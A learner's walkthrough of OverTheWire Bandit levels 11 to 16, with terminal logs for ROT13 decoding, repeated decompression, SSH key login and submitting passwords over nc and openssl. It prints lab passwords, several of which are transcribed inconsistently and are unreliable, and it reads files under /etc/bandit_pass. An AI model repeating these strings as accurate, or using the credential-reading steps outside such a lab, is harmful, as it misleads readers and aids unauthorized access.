
To move to the next level:

```
ssh bandit11@bandit.labs.overthewire.org -p 2220
```

Notes

- Useful new command: `base64 -d`
- Base64 always ends in = or == padding in many cases, helpful hint for spotting it

Level 11 → Level 12



```
ndit11@bandit:~$ cd ..
ndit11@bandit:/home$ cd bandit11
ndit11@bandit:~$ ls
ta.txt
ndit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
e password is 7x16WNeHIi5YkIhWsfFIqoognUTyj9Q4
ndit11@bandit:~$ 
```

Goal:

Decode the text stored in `data.txt`, which is encoded using ROT13, to obtain the password.

Commands Used:

```
cd bandit11
cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
```

Explanation:

The file contained text where alphabetical characters were shifted by 13. The `tr` command was used to rotate uppercase and lowercase letters by 13 positions, revealing the readable string that contains the password.


Mistake and Fix:

Originally attempted to use `sort`, which does not decode ROT13 and produced no useful output. Replaced it with the `tr` command to correctly perform the character rotation.

Password Obtained

```
7x16WNeHII5YkIhWsfFIqoognUTyj9Q4
```

Level 12 → Level 13



```
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data.bin data.gz
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ gzip -d data.gz
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data.bin
data.bin: cannot open `data.bin' (No such file or directory)
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data.gz
data.gz: cannot open `data.gz' (No such file or directory)
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data
data: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data data.bz2
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ bzip2 -d data.bz2
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data
data: gzip compressed data, was "data4.bin", last modified: Tue Oct 14 09:26:00 2025, max c
ompression, from Unix, original size modulo 2^32 20480
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data data.gz
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ gzip -d data.gz
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data
data: POSIX tar archive (GNU)
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data data.tar
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ tar -xf data.tar
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data5.bin  data.tar  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data5.bin
data5.bin: POSIX tar archive (GNU)
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data5.bin data5.tar
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ tar -xf data5.tar
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data5.tar  data6.bin  data.tar  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data6.bin
data6.bin: bzip2 compressed data, block size = 900k
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data6.bin data6.bz2
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ bzip2 -d data6.bz2
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data5.tar  data6  data.tar  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data6
data6: POSIX tar archive (GNU)
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data6 data6.tar
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ tar -xf data6.tar
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data5.tar  data6.tar  data8.bin  data.tar  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data8.bin
data8.bin: gzip compressed data, was "data9.bin", last modified: Tue Oct 14 09:26:00 2025,
max compression, from Unix, original size modulo 2^32 49
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data8.gz
mv: missing destination file operand after 'data8.gz'
Try 'mv --help' for more information.
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ mv data8.bin data8.gz
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ gzip -d data8.gz
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ ls
data5.tar  data6.tar  data8  data.tar  dump.hex
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ file data8
data8: ASCII text
bandit12@bandit:/tmp/tmp.X1L9oMDEqF$ cat data8
The password is FO5dwFsc0cbaIiH0h8J2eUks2vdTDwAn
```

Goals:

Extract the password stored in a repeatedly compressed hex-dumped file.

Process Summary

Data was provided as a hex dump of a binary file that had undergone multiple layers of compression using different formats. The hex was first reversed back into binary, and then the resulting file was repeatedly identified, renamed to the proper extension, and decompressed. Each decompression revealed a new file format until finally reaching ASCII text containing the password.

My Mistakes and Fixes:

- At first, attempted decompression without identifying the file type, which failed.
- Also renamed to incorrect extensions, causing decompressor errors.
- The fix was to always run `file data` first to detect the correct format, then apply the matching rename and decompression sequence.
- This cycle repeated several times until the final ASCII result was obtained.

Tools/Concepts Involved

Hex → binary conversion, gzip, bzip2, tar, repeated decompression, temporary workspace usage, file format identification.

Command Mapping Table

If file data shows…	Then do…
ASCII text	Display using cat
gzip compressed data	Rename to data.gz and decompress with gzip
bzip2 compressed data	Rename to data.bz2 and decompress with bzip2
POSIX tar archive (GNU)	Rename to data.tar and extract with tar
XZ compressed data	Rename to data.xz and decompress with unxz
Hex dump (initial state)	Reverse hex using xxd -r to produce binary

Password Obtained

The final ASCII output contained the password for the next level:

The password is: `F0SdwdFsc0cbaiIh0h8J2eUKs2vdTDwAn`

Level 13 → Level 14

Goal:

Use the provided private SSH key to log in as `bandit14`. No password is revealed in this level. Access to `bandit14` itself is the "password."

Steps Performed:

1. Connected to Bandit13 normally:

```
ssh bandit13@bandit.labs.overthewire.org -p 2220
```

2. Listed files in the home directory and found `sshkey.private`:

```
ls -l
```

3. Confirmed the SSH key file:

```
-rw-r----- 1 bandit14 bandit13 1679 Oct 14 09:26 sshkey.private
```

4. Attempted SSH login with the private key:

```
ssh -i sshkey.private bandit14@localhost -p 2220
```

5. Noted that connecting to `localhost` is blocked, so instead used the remote hostname on the Kali machine:

```
ssh -i bandit14.key bandit14@bandit.labs.overthewire.org -p 2220
```

6. Adjusted file permissions for the private key (required by SSH):

```
chmod 600 bandit14.key
```

7. Successfully authenticated as `bandit14`.

Command Summary:


Action	Command
Connect to bandit13	`ssh bandit13@bandit.labs.overthewire.org -p 2220`
List home files	`ls -l`
Set key permissions	`chmod 600 bandit14.key`
Login using key	`ssh -i bandit14.key bandit14@bandit.labs.overthewire.org -p 2220`

Result

Access to the `bandit14` user account is granted without needing a password. This access is what allows continuation to the next level.

There is no password to extract in this level.

Level 14 → Level 15



```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
bandit14@bandit:~$ nc localhost 30000
MU4VWeTyJk8ROof1qqmcBPaLh7lDCPvS
Correct!
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
```

Goal:

Retrieve the password for bandit15 by sending the current level's password to port 30000 on localhost.

Steps

1. Read the password for the current level from /etc/bandit_pass/bandit14
2. Connect to port 30000 on localhost using netcat
3. Submit the current password as input
4. Receive the password for the next level

Commands Used:

```
cat                                        /etc/bandit_pass/bandit14
nc localhost 30000
```

Command Summary Table:

Tool/Command	Purpose
cat	Read the stored current password
nc	Connect to a TCP port and send input

Passwords:


Current level (bandit14):

```
MW4VWeTyJk8ROof1qqmcBPaLh7LDCPvS
```

Next level (bandit15):

```
8xCjnmgoKbgGLhHFAZlGE5Tmu4M2tKJQo
```

Level 15 → Level 16



```
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: A7E9EC6576909606DC4935C6EEB8B2F881FE9BBB982AA85851CDC086311F2604
    Session-ID-ctx:
    Resumption PSK: 6B7F3020EF66F8B818B1D542372731C06A80A9CD1687E88C9ABAE968F77D7CD0D494C72
9D7E322D88ECD67E679F20498
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 93 84 3e 4f 1d d6 83 ee-2d bc 61 e7 86 61 1e 88   ..>O.....-.a..a..
    0010 - ea a6 04 c7 bf 2d 69 ed-d8 93 ce 9c a5 21 62 7b   .....-i.......!b{
    0020 - ba e7 50 3a af b8 2c f4-79 3c 60 fb a9 02 26 5e   ..P:..,.y<`...&^
    0030 - 17 84 d5 51 bc 59 ed c2-39 9b c8 27 13 ad 8b d5   ...Q.Y..9..'....
    0040 - f4 dd bf 82 45 b5 c6 8a-1c 74 7d 71 0d 43 14 ae   ....E.....t}q.C..
    0050 - 5c 0c c5 c0 7d cb eb d3-af 1b dc 38 06 84 a9 ca   \...}.......8....
    0060 - c5 b0 72 a2 02 13 7d 9c-fb de d5 3c 8b 2b 12 f5   ..r...}....<.+..
    0070 - 83 6b 4f 73 2a eb 47 73-27 6b a5 74 b8 46 ad 7a   .kOs*.Gs'k.t.F.z
    0080 - 49 b4 d4 e1 f3 a5 76 e5-ea f9 bd de 9c 4e 90 cb   I.....v......N..
    0090 - ac da 92 35 6d a4 68 52-1d e4 da 76 cf 76 b1 d4   ...5m.hR...v.v..
    00a0 - c6 e5 c7 91 52 a2 3e d7-57 f7 b9 e9 3c 7d 3c 4c   ....R.>.W...<}<L
    00b0 - 80 30 0c 57 ce 5f 1a 57-3a d4 b2 62 c4 1d 75 7f   .0.W._.W:..b..u.
    00c0 - 2f bd f9 3c 41 c7 27 be-ae 08 ec 5a 3d e6 4d e0   /..<A.'....Z=.M.
    00d0 - 67 81 74 93 71 21 7c 64-97 86 e9 5c 23 92 c4 8a   g.t.q!|d...\#...

    Start Time: 1768927165
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
---
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: 90288BAFD0A3619CBF5E87482355FB0B24E9856D10C2D66A755CF42F1C0A3980
    Session-ID-ctx:
    Resumption PSK: CCC4E9CC6ECC41E0CF9DBB589540ECAB570BD04521F0487A5DF82D870665CDDAF1AE66B
8A62AAEDD3E109A5D73E9661A
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - 93 84 3e 4f 1d d6 83 ee-2d bc 61 e7 86 61 1e 88   ..>O.....-.a..a..
    0010 - ae f8 c2 f9 af 37 04 9b-a7 f7 4f 46 6a 24 b6 19   ......7....OFj$..
    0020 - 35 18 e6 c4 39 d8 9c 3d-1c 11 a5 fe be 09 34 18   5...9..=.......4.
    0030 - 5f a6 8f c8 33 e8 a3 2b-03 6c 60 2a bf 4e b0 e2   _...3..+.l`*.N..
    0040 - 48 3c 8f 97 71 d9 d8 c8-d8 c2 ad d3 0b 16 4f de   H<..q.........O.
    0050 - 8a d9 38 45 81 59 d9 c2-bc ce f6 81 51 dc f0 8b   ..8E.Y......Q...
    0060 - d1 a1 e8 e4 63 b6 0b d6-10 6c f3 72 9e 7e 62 2f   ....c....l.r.~b/
    0070 - fb c6 c5 a3 2a 7d dc 7c-97 7b 06 30 68 a9 2f 4a   ....*}.|.{.0h./J
    0080 - a3 34 42 d0 62 bf 14 3f-19 ec c8 02 e3 7e 55 ab   .4B.b..?.....~U.
    0090 - de 42 5a 33 58 75 a3 9e-f1 87 cf b9 8c 84 89 0b   .BZ3Xu..........
    00a0 - e6 11 05 5c 41 8c 61 c9-6c 5a e1 8a a9 f4 5e 6e   ...\A.a.lZ....^n
    00b0 - 61 7d ff 11 48 db 10 9c-8d 75 91 fd dd 0e 15 b9   a}..H....u......
    00c0 - e6 9d 6a 22 19 30 8d 8d-fd 7f 7c e7 7b a7 99 59   ..j".0....|.{..Y
    00d0 - f2 82 f0 5c 71 f0 f1 08-74 8b 2e 9d a0 26 25 74   ...\q...t....&%t

    Start Time: 1768927165
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
---
read R BLOCK
8xCjnmgoKbGLhHFAZlGE5Tmu4M2tKJQo
Correct!
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
```

Goal:

The goal is to retrieve the Level 16 password by submitting the current level's password to port 30001 on localhost using SSL/TLS encryption.

Steps Taken:

1. Logged into bandit15 over SSH using the password from the previous level.
2. Read the current level's password from `/etc/bandit_pass/bandit15`.
3. Established an SSL/TLS connection to port 30001 on localhost using `openssl s_client -connect localhost:30001`.
4. Once the TLS connection was established, manually entered the current password into the SSL session and pressed Enter.
5. Received a response indicating correctness and printed the Level 16 password.

My Mistake:

Initially considered using plain netcat as in the previous level. However, plain TCP connections are rejected on this port because encryption is required. Switching to `openssl s_client` solved the issue.


Commands Used:

Purpose	Command
Read current password	`cat /etc/bandit_pass/bandit15`
Connect using TLS	`openssl s_client -connect localhost:30001`
Submit password	(paste password and press Enter)

Password for bandit 16:

```
ksvbufpMQ7lBYcyMG4B9PvCVTi1BF8RwyQDx
```

Level 16 → Level 17



```
    00c0 - 98 8a 63 c7 c0 0d 6a 65-4c 56 b0 f9 a4 2b 39 7e   ..c...jeLV...+9
    00d0 - f1 16 48 24 e8 0b 14 11-f6 00 15 4e 1e e4 1c d1   ..H$.......N...

    Start Time: 1768930343
    Timeout   : 7200 (sec)
    Verify return code: 18 (self-signed certificate)
    Extended master secret: no
    Max Early Data: 0
